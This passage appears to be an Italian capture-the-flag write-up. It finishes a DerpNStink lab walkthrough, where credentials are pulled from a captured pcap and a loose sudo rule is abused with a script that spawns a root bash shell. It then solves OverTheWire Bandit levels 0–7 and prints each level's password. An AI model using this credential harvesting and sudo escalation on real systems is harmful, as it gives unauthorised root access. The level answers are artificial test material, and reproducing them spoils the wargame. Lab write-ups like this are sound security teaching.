12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
```

```
┌──(kali㉿kali)-[~]
└─$ scp stinky@192.168.56.100:/home/stinky/Documents/derpissues.pcap .
```

Analisi .pcap con Wireshark

tcp.stream eq 37

No.	Time	Source	Destination	Protocol	Length	Info
5571	161.862980	127.0.0.1	127.0.0.1	TCP	76	38194 → 80 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM TSval=3535621 TSecr=0 WS=1…
5572	161.862989	127.0.0.1	127.0.0.1	TCP	76	80 → 38194 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM TSval=3535621 T…
5573	161.862997	127.0.0.1	127.0.0.1	TCP	68	38194 → 80 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3535621 TSecr=3535621
5598	161.879600	127.0.0.1	127.0.0.1	HTTP	1364	POST /weblog/wp-admin/user-new.php HTTP/1.1 (application/x-www-form-urlencoded)
5599	161.879616	127.0.0.1	127.0.0.1	TCP	68	80 → 38194 [ACK] Seq=1 Ack=1297 Win=174720 Len=0 TSval=3535626 TSecr=3535626
5602	161.968357	127.0.0.1	127.0.0.1	HTTP	454	HTTP/1.1 302 Found
5603	161.968364	127.0.0.1	127.0.0.1	TCP	68	38194 → 80 [ACK] Seq=1297 Ack=387 Win=44800 Len=0 TSval=3535648 TSecr=3535648
5663	166.977059	127.0.0.1	127.0.0.1	TCP	68	80 → 38194 [FIN, ACK] Seq=387 Ack=1297 Win=174720 Len=0 TSval=3536900 TSecr=3535648
5664	166.977208	127.0.0.1	127.0.0.1	TCP	68	38194 → 80 [FIN, ACK] Seq=1297 Ack=388 Win=44800 Len=0 TSval=3536900 TSecr=3536900
5665	166.977219	127.0.0.1	127.0.0.1	TCP	68	80 → 38194 [ACK] Seq=388 Ack=1298 Win=174720 Len=0 TSval=3536900 TSecr=3536900

Wireshark · Follow HTTP Stream (tcp.stream eq 37) · derpissues.pcap

```
POST /weblog/wp-admin/user-new.php HTTP/1.1
Host: derpnstink.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://derpnstink.local/weblog/wp-admin/user-new.php
Cookie: wp-saving-post=8-saved; wordpress_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky%7C1510725219%7CHPwFbs1B7NSef
EO05QbhgUwtXobk0hhCbJT33eZsgek%7C6460ba6af109224bf369c32e37c430fd32a9ac320b4d978bc16d8a1f3ca99f9e; wp-settings-time
-1=1510552441; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_ef6a5fe14854bbc5e051bfac8b7603e7=unclesti
nky%7C1510725219%7CHPwFbs1B7NSefEO05QbhgUwtXobk0hhCbJT33eZsgek%7C55f5ff022ece754f6aeb3642679a2074c97bd50b0264606911
64c8ec509acd34
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 366

action=createuser&_wpnonce_create-user=b250402af6&_wp_http_referer=%2Fweblog%2Fwp-admin%2Fuser-new.php&user_login=m
rderp&email=mrderp%40derpnstink.local&first_name=mr&last_name=derp&url=%2Fhome%2Fmrderp&pass1=derpderpderpderpderpd
erpderp&pass1-text=derpderpderpderpderpderpderp&pass2=derpderpderpderpderpderpderp&pw_weak=on&role=administrator&cr
eateuser=Add+New+UserHTTP/1.1 302 Found
Date: Mon, 13 Nov 2017 05:54:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Location: users.php?update=add&id=3
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

USERNAME

PASSWORD

- Aperto il file .pcap tramite Wireshark e analizzato i pacchetti scambiati e le richieste HTTP.
- Analizzato il file tramite Follow->TCP Stream per avere una visione più chiara.

Identificate le credenziali dell'utente:

- USERNAME: "mrderp".
- PASSWORD: "derpderpderpderpderpderpderp".

Privilege escalation

- Tornando alla sessione SSH aperta in precedenza è stato effettuato l'accesso con le nuove credenziali all'account "mrderp".
- Check dei privilegi: mrderp ha i privilegi di root sull'esecuzione di qualunque file nella directory ~/binaries che inizi con "derpy".

```
stinky@DeRPnStiNK:~$ su mrderp
Password:
mrderp@DeRPnStiNK:/home/stinky$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:/home/stinky$
```


```
mrderp@DeRPnStiNK:~$ mkdir ~/binaries
mrderp@DeRPnStiNK:~$ echo "/bin/bash" >> binaries/derpy.sh
mrderp@DeRPnStiNK:~$ chmod +x binaries/derpy.sh
mrderp@DeRPnStiNK:~$ sudo ./binaries/derpy.sh
root@DeRPnStiNK:~# id
uid=0(root) gid=0(root) groups=0(root)
```

- Non essendo già presente è quindi stata creata una directory "~/binaries".
- Si è inserito all'interno un file "derpy.sh" contenente uno script che avvia una shell Bash.
- Il file "derpy.sh" è stato reso eseguibile tramite chmod.
- Con l'esecuzione con sudo di tale file è stato possibile ottenere una shell con privilegi di root.

Esplorazione filesystem

Avendo ottenuto privilegi di root è stato possibile accedere alla directory "/root/Desktop" e identificare al suo interno la quarta ed ultima flag:

flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)




2

OverTheWire Wargame

Livello 0

Traccia

L’obiettivo di questo livello è accedere al gioco utilizzando SSH. L’host a cui devi collegarti è bandit.labs.overthewire.org, sulla porta 2220. Il nome utente è bandit0 e la password è bandit0.



Livello 0-1

Traccia

La password per il livello successivo è memorizzata in un file chiamato readme situato nella directory home.

```
bandit0@bandit:~$ pwd
/home/bandit0
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules
If you are following a course, workshop, walthrough or other educational
please inform the instructor about the rules as well and encourage them t
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If
```

```
> ssh bandit1@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit1@bandit.labs.overthewire.org's password:

                    ,----..            ,----,          .---.
                   /   /   \         ,/   .`|         /. ./|
                  /   .     :      ,`   .'  :     .--'.  ' ;
                 .   /   ;.  \   ;    ;     /    /__./ \ : |
                .   ;   /  ` ; .'___,/    ,' .--'.   '  \' .
                ;   |  ; \ ; | |    :     | /___/ \ |    ' '
                |   :  | ; | ' ;    |.';  ; ;   \  \;      :
                .   |  ' ' ' : `----'  |  | \   ;  `      |
                '   ;  \; /  |        '  : ;   .   \     :  ;
                 \   \  ',  /         |  | '    \   \    ' \ |
                  ;   :    /          '  : |     :   '  |--"
                   \   \ .'           ;  |.'      \   \ ;
                www. `---` ver       '---' he       '---" ire.org


Welcome to OverTheWire!
```

Livello 1-2

Traccia

La password per il livello successivo è memorizzata in un file chiamato - situato nella directory home.

```
bandit1@bandit:~$ pwd
/home/bandit1
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
```

```
> ssh bandit2@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit2@bandit.labs.overthewire.org's password:

  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!
```

Livello 2-3

Traccia

La password per il livello successivo è memorizzata in un file chiamato "spaces in this filename" situato nella directory home.

```
> ssh bandit3@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit3@bandit.labs.overthewire.org's password:

www. `---` ver     '---' he       '---" ire.org

Welcome to OverTheWire!
```

```
bandit2@bandit:~$ pwd
/home/bandit2
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ cat "spaces in this filename"
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
```

Livello 3-4

Traccia

La password per il livello successivo è memorizzata in un file nascosto nella directory inhere.

```
> ssh bandit4@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit4@bandit.labs.overthewire.org's password:

                  ,----..                ,----,          .---.
                 /   /   \             ,/   .`|         /. ./|
                /   .     :          ,`   .'  :      .--'.  ' ;
               .   /   ;.  \       ;    ;     /     /__./ \ : |
              .   ;   /  ` ;  .'___,/    ,' .--'.   '   \' .
              ;   |  ; \ ; |  |    :     | /___/ \ |    ' '
              |   :  | ; | '  ;    |.';  ; ;   \  \;      :
              .   |  ' ' ' :  `----'  |  |  \   ;  `      |
              '   ;  \; /  |          '  :  ;   .   \    .\  ;
               \   \  ',  /           |  |  '    \   \   ' \ |
                ;   :    /            '  :  |     :   '   |--"
                 \   \ .'             ;  |.'      \   \  ;
                  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!
```


```
bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ ls -a inhere/
.  ..  ...Hiding-From-You
bandit3@bandit:~$ cat inhere/...Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
```

Livello 4-5

Traccia

La password per il livello successivo è memorizzata nell'unico file leggibile nella directory inhere.

```
bandit4@bandit:~$ file inhere/*
inhere/-file00: data
inhere/-file01: data
inhere/-file02: data
inhere/-file03: data
inhere/-file04: data
inhere/-file05: data
inhere/-file06: data
inhere/-file07: ASCII text
inhere/-file08: data
inhere/-file09: data
bandit4@bandit:~$ cat inhere/-file07
4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw
```



Livello 5-6

Traccia

La password per il livello successivo è memorizzata in un file da qualche parte sotto la directory inhere e ha tutte le seguenti proprietà:

- human-readable
- 1033 bytes in size
- not executable

```
> ssh bandit6@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit6@bandit.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'. ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :    | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '  :  ;   .   \    .\  ;
   \   \  ',  /       |  |  '    \   \   ' \ |
    ;   :    /        '  :  |     :   '  |--"
     \   \ .'         ;  |.'       \   \ ;
  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!
```

```
bandit5@bandit:~$ cd inhere/
bandit5@bandit:~/inhere$ find . -type f -size 1033c ! -executable -exec file '{}' \; | grep ASCII
./maybehere07/.file2: ASCII text, with very long lines (1000)
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

Livello 6-7

Traccia

Per trovare la password per il livello successivo, che è memorizzata da qualche parte sul server e ha le seguenti proprietà:

- È posseduta dall'utente bandit7.
- È posseduta dal gruppo bandit6.
- Ha una dimensione di 33 byte.


```
> ssh bandit7@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit7@bandit.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'. ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '  :  ;   .   \    .\  ;
   \   \  ',  /       |  |  ;    \   \   ' \ |
    ;   :    /        '  :  |     :   '  |--"
     \   \ .'         ;  |.'       \   \ ;
  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!
```

```
bandit6@bandit:~$ find / -type f -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj
```

Livello 7-8

Traccia

La password per il livello successivo è memorizzata nel file data.txt accanto alla parola millionth.

